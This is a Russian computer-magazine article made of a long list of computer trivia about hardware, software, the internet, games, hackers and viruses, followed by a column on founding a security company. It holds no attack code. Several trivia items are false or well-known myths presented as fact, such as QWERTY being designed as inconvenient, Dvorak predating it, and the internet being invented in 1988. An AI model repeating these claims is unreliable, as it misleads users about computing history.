КОГДА Я БЫЛ МЕЛКИМ КАРАПУЗОМ, Я ЛЮБИЛ ЧИТАТЬ ВСЕ ПОДРЯД. ОСОБЕННЫЙ ИНТЕРЕС У МЕНЯ ВЫЗЫВАЛИ КНИЖКИ ИЗ СЕРИИ «ХОЧУ ВСЕ ЗНАТЬ», ТАК КАК Я МЕЧТАЛ СТАТЬ МЕЖГАЛАКТИЧЕСКИМ ДИКТАТОРОМ, А ДЛЯ ЭТОГО НУЖЕН БЫЛ НЕ АБЫ КАКОЙ ИНТЕЛЛЕКТ. ТАК ВОТ, ИНОГДА В ТЕХ САМЫХ КНИГАХ ПОПАДАЛИСЬ СТАТЬИ В ДУХЕ «ЗНАЕШЬ ЛИ ТЫ, ЧТО…», ГДЕ ПРИВОДИЛИСЬ ИНТЕРЕСНЫЕ ФАКТЫ НА САМЫЕ РАЗНООБРАЗНЫЕ ТЕМЫ. НАПРИМЕР, ТАКИЕ: «ЕСЛИ ЧЕЛОВЕК БУДЕТ МНОГО ПРЫГАТЬ, ТО ОБЯЗАТЕЛЬНО ВЫРАСТЕТ» ИЛИ «В КОСМОСЕ — 16 ТРИЛЛИАРДОВ ЗВЕЗД И ПЯТЬСОТ МИЛЛИОНОВ ГАЛАКТИК». ТОЛЬКО ВОТ НЕ БЫЛО ТАМ КОМПЬЮТЕРНЫХ ФАКТОВ. КАК ТЫ УЖЕ ДОГАДАЛСЯ, Я ЗДЕСЬ, ЧТОБЫ ИСПРАВИТЬ ЭТО ДОСАДНОЕ УПУЩЕНИЕ. ПРОСВЕЩАЙСЯ, ЧУВАК!

ЗНАЕШЬ ЛИ ТЫ, ЧТО…

Технологии

→ Современный PC имеет в 10 раз больше компьютерной мощности, чем потребовалось для отправления и посадки человека на Луну.

→ 1024 Террабайта данных составляют 1 Петабайт.

→ Впервые оборот продаж цифровых фотокамер превысил доходы производителей обычных фотоаппаратов в 2003 году. А в 2005 году ноутбуков было продано больше, чем настольных компьютеров — 53%.

→ С 1984 по 1999 год в США было куплено больше персональных компьютеров, чем автомобилей.


→ Раскладка клавиатуры QWERTY, возраст которой сейчас составляет 130 лет, проектировалась как наиболее неудобная из возможных. Дело в том, что пишущие машинки быстро приходили в неисправность, если машинистка печатала слишком быстро, и создатели пытались разработать раскладку для печати одной рукой. Использовавшаяся ранее DVORAK является эффективнее QWERTY на 70%.

→ Внутри корпуса оригинальных Macintosh находятся 47 подписей сотрудников отдела Mac компании Apple 1982 года.

→ Первая система распознавания речи появилась в Индии в 1971 году под кодовым названием Hearsay.

→ В течение последних 12 лет IBM получила более 30 тысяч патентов — больше, чем любая другая компания или частное лицо.

→ Три самых производительных в мире компьютера созданы компанией IBM. Возглавляет список IBM BlueGene/L с максимальной производительностью 367 Терафлоп.



→ Кодовое название группы 12-ти разработчиков IBM PC — «грязная дюжина».

→ Первый мобильный робот, управляемый системой искусственного интеллекта, был сконструирован компанией SRI в 1970 году и назывался Shakey.

→ Когда впервые был изобретен CD, разработчики пытались определить для него объем и решили, что диск должен быть достаточно большим, чтобы вместить Девятую Симфонию Бетховена, проигрываемую в любом темпе. А это примерно 72 минуты.

→ Расстояние между записывающей головкой дисковода и крутящимся диском составляет 1 микродюйм. Для сравнения: ширина человеческого волоса составляет 4 тысячи микродюймов.

→ Первым портативным компьютером был Osborne Computer, представленный в 1981 году. Он весил около 12 килограммов, имел 5-дюймовый монитор, два 5-дюймовых дисковода, 64 Кб ОЗУ и стоил $1,795.

→ Первый жесткий диск, используемый в компьютерах Apple, имел объем 5 Мб. А первым компьютером, где использовались графический интерфейс и мышь, был Apple Lisa.

→ Во время работы мощнейший компьютер своего времени ENIAC требовал такого количества электроэнергии, что огни близлежащего города тускнели при его запуске.

→ Датские инженеры разработали компьютер, который позволяет корове доить саму себя. К загривку животного подключают компьютерный чип, который определяет, когда корова не доена в течение определенного времени. Он подает сигнал вакуумным устройствам, которые и получают из коровы молоко. Автоматическая дойная система стоит 250 тысяч долларов и увеличивает удои на 15%.

→ Первый матричный принтер был сконструирован в 1964 году и использовался в часах Seiko для постоянной распечатки точного времени.

→ Интегральную схему изобрели независимо друг от друга и практически в одно время двое инженеров: Джек Килби из Texas Instruments и Роберт Нойс из Fairchild Semiconductor.

Софт

→ В 1999 году, во время судебных дел вокруг Microsoft, вице-президент компании Джим Аллкин солгал при даче свидетельских показаний. Аллкин запустил видео, якобы демонстрирующее, насколько замедлилась работа Windows после удаления из системы Internet Explorer'a. Вскоре оказалось, что это видео — обычная подделка.

→ Список четырех крупнейших софтварных разработчиков в мире выглядит так: Microsoft, Oracle, Sap, Computer Associates.

→ Первая версия Windows, 1.0, не пользовалась большой популярностью, так как работала слишком медленно на доступных в то время PC, и все юзали старый добрый DOS. Стоила первая винда $100.

→ Windows 98 содержит 18 миллионов строк кода.

→ Первым языком программирования для электронного компьютера был Short Code.

→ Хочешь прочитать послание Стива Джобса Биллу Гейтсу? Запусти dock в Mac OS X, увеличь его размер до максимума и внимательно посмотри на иконку Mail.

→ Пингвиненка, который символизирует OS Linux, зовут Tux.

→ Самый маленький веб-сервер был разработан индийским студентом и называется iPic.

→ История UNIX началась с идеи Дениса Ричи портировать видеоигру на старенький компьютер PDP-7.

→ Язык программирования BASIC был разработан профессорами Джоном Кемени и Томасом Куртзом специально для школьников и студентов и должен был стать легче, чем FORTRAN. Даже расшифровывается язык как «Символьный код инструкций разностороннего применения для начинающих».

→ В Microsoft работает примерно 72 тысячи сотрудников (75% мужчин, 25% женщин), а годовой оборот компании только от сетевых проектов составляет 44 миллиарда долларов.

→ В начале 90-х годов BBS были настолько популярным явлением, что стали выходить два печатных ежемесячных журнала, полностью посвященных электронным бордам. Boardwatch и BBS Magazine рассказывали о новом софте и технологиях BBS, людях, стоящих за ними, давали обзоры американских и зарубежных досок.

→ Если ты введешь в Word'е строку «=rand (1)», то получишь забавный текст.

→ Если Билл Гейтс будет платить $1 каждый раз, когда у кого-то зависает винда, то Microsoft станет банкротом через 3 года.


→ В середине 80-х годов IBM-совместимый компьютер не считали 100% совместимым, если он не мог запустить Microsoft's Flight Simulator.

Сети

→ В начале 1995 года в интернете насчитывалось 24 миллиона пользователей, из которых 17 миллионов жили в США. С каждым годом, начиная с 1988 года, когда интернет был изобретен, количество юзеров увеличивалось вдвое.

→ Первым зарегистрированным доменом в интернете был symbolics.com (15 марта 1985 года). Семь из первых десяти доменов принадлежали различным университетам.

→ Беспроводная связь на протоколах 802.11a-c работает на частоте 2,4 Ггц. На той же частоте работают микроволновые печи. Так что, если ты подойдешь с ноутом достаточно близко, связь оборвется.



→ Имя поисковика Yahoo означает Yet Another Hierarchical Officious Oracle, что в переводе с английского означает «еще один иерархический исполнительный предсказатель».

→ Первое электронное письмо было отправлено в 1971 году Реем Томлинсоном — автором программы для обмена сообщениями между компьютерами. Он же предложил использовать значок @ для разделения имени пользователя и компьютера. Адрес мистера Томлинсона выглядел так: tomlinson@bbn-tenexa.

→ Крупнейший онлайновый магазин Amazon.com дает возможность авторам самостоятельно устанавливать цену на свои книги. Но при этом Амазон забирает 55% прибыли.

→ Первым в истории интернет-провайдером был Compuserve, основанный в 1969 году и сейчас принадлежащий AOL.

→ Официально первый русский домен .SU (Soviet Union) был зарегистрирован в 1990 году компанией ДЕМОС, и уже через год провайдер предоставлял доступ всем желающим за 20 рублей.

→ Создатели поисковика Google хотели назвать свое детище Googol (10 в сотой степени — именно столько страниц они собирались проиндексировать), но домен с таким названием был уже занят, поэтому остановились на гугле.

→ Рекорд количества одинаковых запросов в Google датируется 19 сентября 2005 года, когда миллионы людей ввели словосочетание «hurricane rita».

→ Все домены из любых трех букв уже зарегистрированы.

→ Более 80% домашних страничек в инете — на английском языке.

→ В июне 2002 года сетевым аукционом Ebay пользовались почти 50 миллионов человек, продавая и покупая около 11 миллионов товаров на общую сумму 9,3 миллиарда долларов. Стоит ли говорить, что за прошедшие 4 года эти цифры только выросли.

→ Рекорд скорости передачи данных принадлежит ученым из немецкого университета Фронховер и японским инженерам из Fujitsu, которые объединились вместе с целью побить старый рекорд 1,28 Терравит в секунду. 25 марта 2006 года, используя оптоволоконную линию, лазеры и систему ультра-коротких вспышек света, они удвоили этот показатель, что эквивалентно передаче 60 DVD в секунду.

→ По подсчетам Netcraft, занимающейся аналитикой и статистикой сетевых ресурсов, на декабрь 2005 года в интернете зарегистрировано 74 миллиона сайтов. Для сравнения: в 1993 году их было всего 130.

→ Специалисты утверждают, что в 2005 году количество сетевых пользователей перевалило за миллиард.

→ Первым человеком, которому в судебном порядке запретили доступ в интернет, стал Крис Лампрет, более известный как хакер Minor Threat. В мае 1995 года его обвинили в нескольких компьютерных преступлениях, включая кражу и продажу корпоративной информации..

→ По мнению ученых из канадского университета Карлтона, пользователю хватает 1/20 секунды, чтобы составить первое впечатление о сайте и решить для себя, будет ли он изучать его дальше или закроет и перейдет на другой.

→ Некоторые победители «сетевого Оскара» Webby Awards в 2006 году: http://maps.google.com (сервисы), http://nationalgeographic.com/genographic (наука), http://stevensebring.com (персональная страничка), http://news.bbc.co.uk (новости), http://.fabchannel.com (музыка), http://theonion.com (юмор), http://stackopolis.com (игры).

→ Самое длинное доменное имя состоит из 63 букв и выглядит так: www.thelongestdomainnameintheworldandthensomeandthensomemoreandmore.com. Его авторы пытались зарегистрировать себя в книге рекордов Гиннеса, но получили отказ, поскольку «для регистрации домена не нужно прилагать больших усилий». Самое длинное доменное имя из цифр принадлежит японскому сайту, посвященному числу Pi: 3.141592653589793238462643383279502884197169399375105820974944592.jp

Компьютерные игры и фильмы

→ Первой в истории видеоигрой была SpaceWars, созданная в 1961 году студентом Массачусетского технологического университета Стивом Расселом для PDP-1.

→ Компьютерная игра Halo2 принесла разработчикам в первый день продаж 125 миллионов долларов — больше, чем любой фильм в истории Голливуда.

→ Самым большим долгостроем в истории компьютерных игр является Prey, разработка которого была впервые заявлена в 1995 года, но вышел он только в июне 2006. За это время Prey сменил несколько движков, концепций и команд разработчиков.


→ С 1982 года, когда был изобретен Тетрис, игра была продана в количестве 40 миллионов копий по всему миру.

→ Самая дорогостоящая в плане разработки игра называется ShenMue. Она была создана для Sega Dreamcast и обошлась разработчикам в 20 миллионов долларов.

→ Крупнейшим игровым издателем в мире является компания Electronic Arts, в которой работает почти 5000 человек и которая ежегодно издает игры на сумму 3 миллиарда долларов.

→ Первое «пасхальное яйцо» (спрятанная разработчиком фишка в коде программы) принадлежит компьютерной игре «Adventure». Игра вышла в 1978 году, и, так как в то время компания Atari не оставляла в своих программах кредитсов авторов, программист Уоррен Робиннет решил упоминание о себе спрятать внутри. Чтобы попасть в комнату с именем разработчика, нужно было отыскать невидимую точку в одной из частей лабиринта и перенести ее в другой конец уровня. Первым, кто это сделал, стал молодой парнишка из Солт Лейк Сити.

→ По статистике, средний возраст постоянных покупателей компьютерных игр составляет 40 лет. В 2006 году 93% покупателей игр для PC и 83% покупателей игр для игровых консолей были старше 18 лет.





→ В Китае запрещено играть в игры, где практикуется убийство других людей.

→ Первым 3d-ускорителем для игр была карта Voodoo Graphics компании 3dfx Interactive, выпущенная в 1996 году. Она занимала отдельный PCI-слот, имела 4/6 Мб памяти и отдельно требовала для работы обычную VGA-карточку.

→ Вскоре после окончания съемок фильма «Хакеры» Джонни Ли Миллер, сыгравший хакера Crash Override и Анжелина Джоли (Acid Burn), поженились.

→ Первым полнометражным компьютерным фильмом стала «Игрушечная история» от Pixar и Disney.

→ После выхода культового фильма «Военные игры» разработчики ОС BSD включили скрипт /usr/games/wargames, который предлагал юзеру немного поиграть. И при неверном выборе цитировал известную фразу из фильма: «Единственный выигрышный ход — не играть».

→ Построенный специально для съемок «Военных игр» компьютерный центр NORAD стал самым дорогостоящим искусственным съемочным помещением своего времени и обошелся в 1 миллион баксов. Всего на съемки фильма ушло 12 миллионов, в прокате собрали 74 миллиона.

→ Чтобы поиграть на Apple Ipod в игрушку Breakout, нужно зайти из главного меню в директорию «About» и зажать на пару секунд центральную кнопку.

→ В 1996 году одной из главных сенсаций в Японии стало появление Томагочи — простенькой видеоигры с тремя кнопками, целью которой является воспитание и забота об электронном питомце. Название в переводе с японского звучало как «требующее любви яйцо», а автором идеи стала 31-летняя японка Аки Маита, продавшая свою концепцию электронного зверька крупнейшему в Японии производителю игрушек Bandai Corporation. Релиз Томагочи состоялся 23 ноября 1996 года, продажи новинки в Азии и США принесли компании более 240 миллионов долларов.

Хакеры

→ Проекту distributed.net потребовалось 4 года и участие более 330 тысяч человек, чтобы взломать 64-битную систему шифрования, разработанную RSA Data Securities.

→ 128-битное шифрование SSL настолько сложное, что даже если современные компьютеры будут в миллион раз мощнее, для взлома кода потребуется больше времени, чем прошло с момента зарождения Вселенной.

→ Один из основателей компании Apple — Стив Возняк — зарабатывал в студенчестве тем, что собирал и продавал студентам Блу Боксы.

→ Первой крупномасштабной антихакерской операцией, которую провели сотрудники Секретной Службы США, была операция Sundevil. В мае 1990 года она охватила 13 американских городов. В результате десятков рейдов удалось изъять 42 компьютера, 23 тысяч FDD-дисков и бесчисленное количество распечаток.

→ Самой активной хакерской группой в конце 70-х — начале 80-х годов была банда Роско, в которую входил получивший позже большую известность Кевин Митник. Правда, специализировалась она не на компьютерных, а на телефонных сетях крупных компаний.

→ Хакерский манифест, получивший огромную популярность в андеграунде 80-х и 90-х годов, был написан хакером Mentor в 1986 году вскоре после его ареста.

→ Хакерская конференция Defcon, которая впервые состоялась в Лас-Вегасе в 1993 году, планировалась как одноразовая встреча, чтобы сказать «Гудбай» электронным доскам BBS. Но получила такой успех, что стала проводится ежегодной по сей день.

→ Кевина Митника — самого известного в мире хакера — арестовывали 4 раза. Последний раз — в 1995 году в городе Ралейх, где Кевин снимал квартиру и проделывал свои взломы. Хакер получил самый долгий в истории срок за совершение компьютерных преступлений — 5 лет.

→ В 1998 году в Китае двух хакеров, взломавших компьютерную систему банка и выкравших около 31 тысячи долларов, приговорили к смертной казни.

→ Впервые специалисты всерьез задумались об уязвимости инфраструктуры интернета в целом в 2001 году, после массированной хакерской атаки на 13 главных сетевых узлов (root), предоставляющих маршрутную карту практически всего трафика сети. Правда, тогда пользователи не заметили падения скорости работы интернета.

Компьютерные вирусы и спам

→ Первый компьютерный вирус, распространившийся за пределы машины автора, получил название Elk Cloner. Написан он был в 1982 году Ричем Скрента и ориентировался на компьютеры Apple.

→ Первое спамерское сообщение было отправлено в 1978 году в сети Arpanet 400 подключенным пользователям. Оно включало небольшой патч от Digital Equipment Corporation для новых компьютеров Decsystem-20, который далеко не всем был нужен.

→ Компьютерный червь CodeRed, явивший себя миру 19 июля 2001 года, за 14 часов заразил более 300 тысяч компьютеров и обошелся компаниям в 2,6 миллиарда долларов.

→ Первый компьютерный баг был найден Грейс Мюррей Хоппер, работающей с компьютерами Mark II. Во время сбоя женщина проверила реле и обнаружила залетевшую туда моль, ставшую причиной неполадки. Это был первый случай, когда слово «баг» использовалось для обозначения различных проблем в софте или железе.

→ Первым человеком, арестованным за спам в системах мгновенных сообщений (типа ICQ) стал 18-летний Энтони Греко. Это произошло 21 февраля 2005 года.

→ В 1991 году известный вирусмейкер Dark Avenger зарелизил MtE (Mutation Engine) — алгоритм, позволяющий вирусам мутировать в более чем 4 миллиарда различных форм, значительно затрудняя их нахождение антивирусами.



Обороты средств в компьютерном фрауде как минимум в 4 раза превышают количество денег, похищенных обычными видами преступлений.

Спам составляет более 70% всех емейлов, проходящих в сети. За счет времени, потерянного работниками на удаление спама, компании теряют более 10 миллиардов долларов ежегодно.

В 2004 году компании Microsoft и SCO Group пообещали выплатить по 250 тысяч долларов любому, кто поможет властям арестовать автора компьютерного червя Mydoom. В январе этот червячок поразил весь мир скоростью распространения, а основной его целью было совершение DoS-атак на компьютеры вышеупомянутых компаний. Несмотря на то, что различные версии Mydoom выходили вплоть до февраля 2005 года, автора так и не нашли.

В 1992 году все компьютерное сообщество со страхом ожидало, когда настанет 6 марта. В этот день ожидалось, что вирус Michelangelo обрушит всю компьютерную сеть и наведет настоящий технологический хаос. Но опасения не оправдались — судный день прошел практически безболезненно.

Червь Морриса, который в 1988 году обрушил тысячи компьютеров ARPAnet, не был деструктивным. Такие последствия были вызваны ошибкой в одном-единственном символе, сделанным автором, в результате чего червь стал неуправляем.

Разное

Средний юзер, проводящий время за компьютером, моргает 7 раз в минуту.

В 1977 году основатель и президент Digital Equipment Corporation Кен Олсон заявил: «Нет причин для того, чтобы обычные люди имели у себя дома компьютер». 4 годами позднее Билл Гейтс твердил, что 640 Кб ОЗУ должно хватить любому пользователю.

Глава Microsoft получает более 5 миллионов емейлов в день.

Первая программа, которую написал Билл Гейтс, была слишком большой, чтобы поместиться в памяти персональных компьютеров того времени. PC имел 16 Кб ОЗУ, а программа занимала 34 Кб.

Штаб-квартира Microsoft находится городе Редмонд, штат Вашингтон. А Intel базируется в Санта Клара, Калифорния.

Доктор Девид Бредли — один из 12 инженеров, разработавших IBM PC, — предложил использовать для быстрой перезагрузки компьютера комбинацию клавиш Ctrl — Alt — Esc. Но поскольку такую комбинацию можно было случайно нажать одной рукой, то вскоре она была изменена на Ctrl+Alt+Delete.

Отцом смайлика принято считать Скотта Фолмана, который 19 сентября 1982 года, во время общения на BBS университета Карнеги Меллон, использовал символы «:-)» для обозначения улыбающейся рожицы.

В 1982 году журнал Time назвал компьютер «человеком года».

Актриса Сандра Баллок как-то сказала в интервью: «Слава — это когда после поломки модема ремонтник приходит в твой дом немного быстрее, чем обычно».

Во время всемирной паники вокруг компьютерной проблемы 2000 года правительство США выделило 200 миллиардов долларов, чтобы защитить американские банки от возможного хаоса в их компьютерных сетях.

Департамент полиции Лос-Анджелеса использует в работе компьютерную программу HITMAN (Homicide Tracking Management Automation Network), которая помогает находить убийц.

По статистике журнала American Programmer 31% софтварных проектов останавливается до своего окончания, 52% превышают запланированную стоимость разработок на 190 и более процентов, 94% новых проектов создаются на основе предыдущих, менее успешных идей.

Страх перед компьютерами или работой за компьютером называется киберфобией.

75% американцев используют интернет и проводят в среднем 3 часа в день онлайн.

Несмотря на то, что количество персональных компьютеров в Индии не превышает 5-ти миллионов, эта страна является одним из мировых лидеров по количеству софтварных специалистов и ежегодно поставляет программы общей стоимостью около 10 миллиардов долларов. 28% сотрудников IBM — индийцы.

В результате двухлетних исследований, проведенных в университете Калифорнии, ученые подсчитали, что за свою историю человечество произвело более 28 Экзобайт (1 Еб = 10^18 Бит) уникальной информации.

Президент США Билл Клинтон заявил в мартовском интервью 2000 года, что он не пользуется электронной почтой для общения с дочерью Челси, так как считает этот вид связи недостаточно защищенным.

Трое из 6-ти самых богатых людей на планете заработали свое состояние, работая в IT-сфере.

Отцом-основателем Кремниевой Долины называют Фреда Термана. А название ей дал журналист Дон Хоифлер.

По статистике, среди компьютерных инженеров только 9% женщин.

Цены 1990 года на некоторые компьютерные комплектующие: сопроцессор 80387, 20 Мгц — $1092, FDD 5,25 — 1.2 Мб — $249, видеокарта H-256 с поддержкой разрешения 1024x768 и 256 цветов — $6699, цветной монитор 15~ и разрешением 960x720 — $2362, винчестер на 600 Мб — $6851, модем 9600 V29 — $5728.

MINDWORK
/ MINDWORK@GAMELAND.RU /

Профессии, которые мы выбираем

КАК СТАТЬ ДИРЕКТОРОМ SECURITY-ФИРМЫ?

НАВЕРНЯКА ТЫ ЗАДУМЫВАЛСЯ НАД ТЕМ, КАК РАБОТАЮТ КРУПНЫЕ SECURITY-КОМПАНИИ, А МОЖЕТ, ДАЖЕ ВСЕРЬЕЗ ПЛАНИРУЕШЬ ОТКРЫТЬ СВОЮ ФИРМУ. ПРОЦЕСС ЭТОТ НЕПРОСТОЙ, И ТЕБЕ НЕ ПОМЕШАЮТ СОВЕТЫ ОПЫТНЫХ ЛЮДЕЙ. О ТОМ, ЧТО НУЖНО ДЛЯ СОЗДАНИЯ И РУКОВОДСТВА ЧАСТНОЙ SECURITY-КОНТОРОЙ В РОССИИ, Я РАССКАЖУ НА РЕАЛЬНОМ ПРИМЕРЕ СВОЕЙ КОМПАНИИ WEBSECURE GROUP, ДИРЕКТОРОМ КОТОРОЙ И ЯВЛЯЮСЬ.



① ПЛАНИРОВАНИЕ

Первый шаг делается задолго до открытия фирмы. Для начала необходимо четко представить себе процесс работы: какие услуги ты будешь предлагать, какие товары продавать. К примеру, я выбрал направление программирования и создания сайтов, а также защиты информации. Чем больше спектр предоставляемых услуг, тем лучше. Далее необходимо расписать весь план работы. Основные моменты — что ты продаешь, сколько необходимо человек для создания продукта, их должности (задачи, кто за что отвечает), сколько это будет стоить и в какие сроки делаться. Штат сотрудников типичной security-компании состоит из программистов и дизайнеров, которые делают сайты и программы, системного администратора, который управляет сервером, необходимым для работы и настройки клиентских машин, специалистов по безопасности, которые тестируют результаты и занимаются защитой информации, арт-директора, руководящего проектами и исполнителями, менеджеров, занимающихся поисками клиентов и работой с ними, а также исполнительного директора, который помогает руководить компанией (на случай, если ты уехал в отпуск или командировку). На первых порах, когда штата еще нет, ты будешь выполнять большинство этих задач, поэтому нужно самому быть профессионалом в выбранном деле. Мне приходилось программировать, работать с клиентами и делать многие другие вещи. Параллельно с учебой в ВУЗе я бы порекомендовал официально устроиться на работу в одну из фирм, которые работают в том же направлении. Пройти там несколько должностей по карьерной лестнице, увидеть на практике, как все работает изнутри. Сам я поработал несколько месяцев на должности дизайнера и web-программиста в дизайн-студии, потом меня перевели на должность арт-директора — все это делалось с единственной целью: увидеть процесс работы компании, ознакомиться с документооборотом, необходимым в работе. Также я подрабатывал тестером и программистом в фирме по компьютерной безопасности. Только получив опыт и багаж знаний, я смог открыть собственную компанию.

② ВЕРБОВКА


Следующим шагом является поиск сотрудников и определение системы оплаты. То есть менеджеры ищут клиентов (они это могут делать разными способами, начиная с прямого обзвона по желтым страницам с предложением услуг и заканчивая интернет-маркетингом своего сайта, а также работой по связям — у всех есть знакомые, родители, партнеры по бизнесу), а исполнители создают продукт. Персонал должен быть надежным: сотрудники не пропадают, всегда на связи и доводят проекты до конца, они должны быть профессионалами, иначе проекты будут тянуться долго и сложно (исправление ошибок может отнять много времени). Подбором нужных людей можно заняться через многочисленные фрилансовые сайты, которые посещают одинокие специалисты, сайты по поиску работы типа job.ru или через знакомых. Хотя своих работников я нашел по-другому. Создал хакерский портал www.cyberhack.ru, который действовал в рамках законодательства РФ и основной целью имел возрождение культуры white hats. Там я старался донести до людей, что нужно направлять свою энергию в полезное русло, и если ты предпочитаешь взлом защите информации, то и здесь можно проявить себя с хорошей стороны: антитеррор, закрытие сайтов, пропагандирующих расизм и войну, сайтов с детской порнографией, лохотронов и прочего трэша. В процессе активной раскрутки портала к работе подключилось огромное количество людей, сформировалось сообщество, откуда мне было удобно вербовать самых заметных и перспективных кодеров. Самым важным было то, что эти ребята готовы были работать на первых порах бесплатно, находя взаимные интересы в различных проектах. После того как сформировался коллектив, можно было приступать к следующему этапу — открытию фирмы.

③ РЕГИСТРАЦИЯ

Регистрацию юридического лица можно произвести двумя путями. Первый — это самому собрать все документы и подать их в налоговую инспекцию для постановки на учет (а для этого нужно обладать соответствующими знаниями). Второй способ проще — нужно обратиться в фирму, специализирующуюся на регистрации юридических лиц. Стоимость такой услуги составляет $300-400, тебе нужно только придумать название, логотип, печать и затем прийти через пару недель за готовым пакетом документов. Это очень ответственный шаг, поэтому фирму нужно выбирать надежную, которая уже работает как минимум несколько лет и у которой имеются хорошие рекомендации. Основные документы, которые тебе понадобятся: Свидетельство о государственной регистрации юридического лица, Свидетельство о постановке на учет в налоговом органе и Устав фирмы. После этого необходимо добавить в штат сотрудников еще одного человека, исполняющего обязанности бухгалтера (зарплата от $300). Последним этапом будет открытие счета в банке. К выбору банка также нужно подойти серьезно, ведь это и престиж, и надежность, и комфорт работы. Открытие счета и банковское обслуживание стоит до 2-3 тысяч рублей.

